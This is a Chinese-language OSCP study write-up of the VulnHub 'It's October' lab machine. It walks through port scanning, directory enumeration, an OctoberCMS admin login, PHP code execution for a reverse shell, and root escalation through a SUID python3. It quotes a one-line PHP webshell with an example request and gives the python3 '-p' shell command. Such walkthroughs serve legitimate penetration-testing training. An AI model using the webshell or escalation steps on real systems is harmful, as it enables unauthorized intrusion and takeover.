OSCP自学笔记-October靶机练习


0、前言

本教程为《OSCP自学笔记-靶机练习》系列之一的《October靶机练习》，在这个系列中笔者将抽取10台典型靶机作为练习目标，以OSCP学习及考试的角度进行练习，并进行经验总结，不仅是靶机的writeups，同时希望能帮助备考的同学整理思路、积累经验。方便练习我会把教程和靶机打包上传网盘分享。

本系列完整教程将在知识星球"玄鹄安全-OSCP学习组"首发，欢迎各位备考同学捧场。

1、靶机搭建

首先需要从https://www.vulnhub.com/entry/its-october-1,460/下载靶机镜像，并使用Virtualbox导入ova镜像文件，默认是网卡桥接模式，开启后会显示靶机的IP地址如下：




2、渗透第一步：端口扫描

参考《》

使用如下命令：

```
ports=$(nmap -p- --min-rate=1000 -sT -T4 192.168.0.107 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports -sT 192.168.0.107
```



可以看到使用之前总结的扫描小技巧可以在8秒钟完成端口探测及信息枚举，方便又快捷。

从上面的端口信息，一般我们可以想到的渗透测试方法是：

1、22端口是ssh服务使用openssh的7.9p1版本，版本较高，可以尝试口令爆破；

2、80和8080端口是http服务，可以尝试枚举系统使用的web程序，然后查找该web应用的漏洞；


3、3306端口是mysql服务，可以尝试进行口令爆破。

首先，在考试和lab中一般很少有需要口令爆破的，因此1、3先不考虑；


其次，web应用是常见的入口，计划先从这里入手。

3、渗透第二步：获得入口权限

常见探测web入口方法有：查看网页源码、web目录猜解等，先分别查看80和8080首页的html代码，在8080端口有如下发现：



尤其是html中注释的代码很有可能透露了隐藏信息，查看mynote.txt获得如下信息：



果然有发现，获得账号密码组合，有了账号和密码就会想到这个是在哪里使用的呢，前面有ssh、mysql都可以试一下，结果并没有成功。下面接续对80和8080端口进行目录猜解。


参考《》中的命令：

```
gobuster -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 100
-u http://192.168.0.107/
```

获得目录信息如下：


```
root@kali:~# gobuster -w /usr/share/dirbuster/wordlists/directory-list-2.3-mediu
m.txt -t 100 -u http://192.168.0.107/
Gobuster v1.4.1              OJ Reeves (@TheColonial)
=====================================================
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://192.168.0.107/
[+] Threads      : 100
[+] Wordlist     : /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Status codes : 200,204,301,302,307
=====================================================
/themes (Status: 301)
/modules (Status: 301)
/0 (Status: 200)
/storage (Status: 301)
/plugins (Status: 301)
/backend (Status: 302)
/vendor (Status: 301)
/config (Status: 301)
```

分别访问发现/backend是管理后台入口，使用上面账号密码组合登录成功。



发现使用的web应用是OctoberCMS，首先想到的是去exploit-db或者github上找找漏洞信息。


在exploit-db上找到漏洞如下：




首先看有对号的两个，对号表示已经验证确认过，第一个是metasploit利用程序，在考试中要慎用，毕竟只有一台靶机可以使用metasploit，所以我们先看最后一个。

```
1. PHP upload protection bypass
------------------------------

Authenticated user with permission to upload and manage media contents can
upload various files on the server. Application prevents the user from
uploading PHP code by checking the file extension. It uses black-list based
approach, as seen in octobercms/vendor/october/rain/src/Filesystem/
Definitions.php:blockedExtensions().

==================== source start ========================
106 <?php
107 protected function blockedExtensions()
108 {
109         return [
110                 // redacted
111                 'php',
112                 'php3',
113                 'php4',
114                 'phtml',
115                 // redacted
116         ];
117 }
====================  source end  ========================

We can easily bypass file upload restriction on those systems by using an
alternative extension, e.g if we upload sh.php5 on the server:

==================== source start ========================
<?php $_REQUEST['x']($_REQUEST['c']);
====================  source end  ========================

Code can be execute by making a following request:
http://victim.site/storage/app/media/sh.php5?x=system&c=pwd
```

其中说到，可以上传后缀名为php5的webshell，结果并没有成功，然后继续上传其他形式文件再重命名也没有成功，最后在增加页面的地方可以执行php代码。




这是将代码写入模板文件，然后在模板加载的时候，调用了onstart函数执行php代码。反弹shell的代码使用的是《》文章中的php反弹shell的第二条代码（第一条不稳定）。




查看权限是www-data权限。

4、渗透第三步：提权


使用提权辅助脚本LinEnum.sh来查看下系统信息。首先下载LinEnum.sh（https://github.com/rebootuser/LinEnum）解压将LinEnum.sh放置在本机的/var/www/html目录，在开启apache服务。




然后在获得的反弹shell下使用wget下载文件到靶机，并赋予执行权限，并执行LinEnum.sh。



LinEnum.sh脚本执行输出的信息还是很丰富的，比如root账号可以ssh登录：




这里我们关注下suid和guid的信息如下：



发现SUID文件python3，使用命令：


```
python3 -c 'import os; os.execl("/bin/bash", "bash", "-p")'
```

获得root权限，执行id命令结果如下：



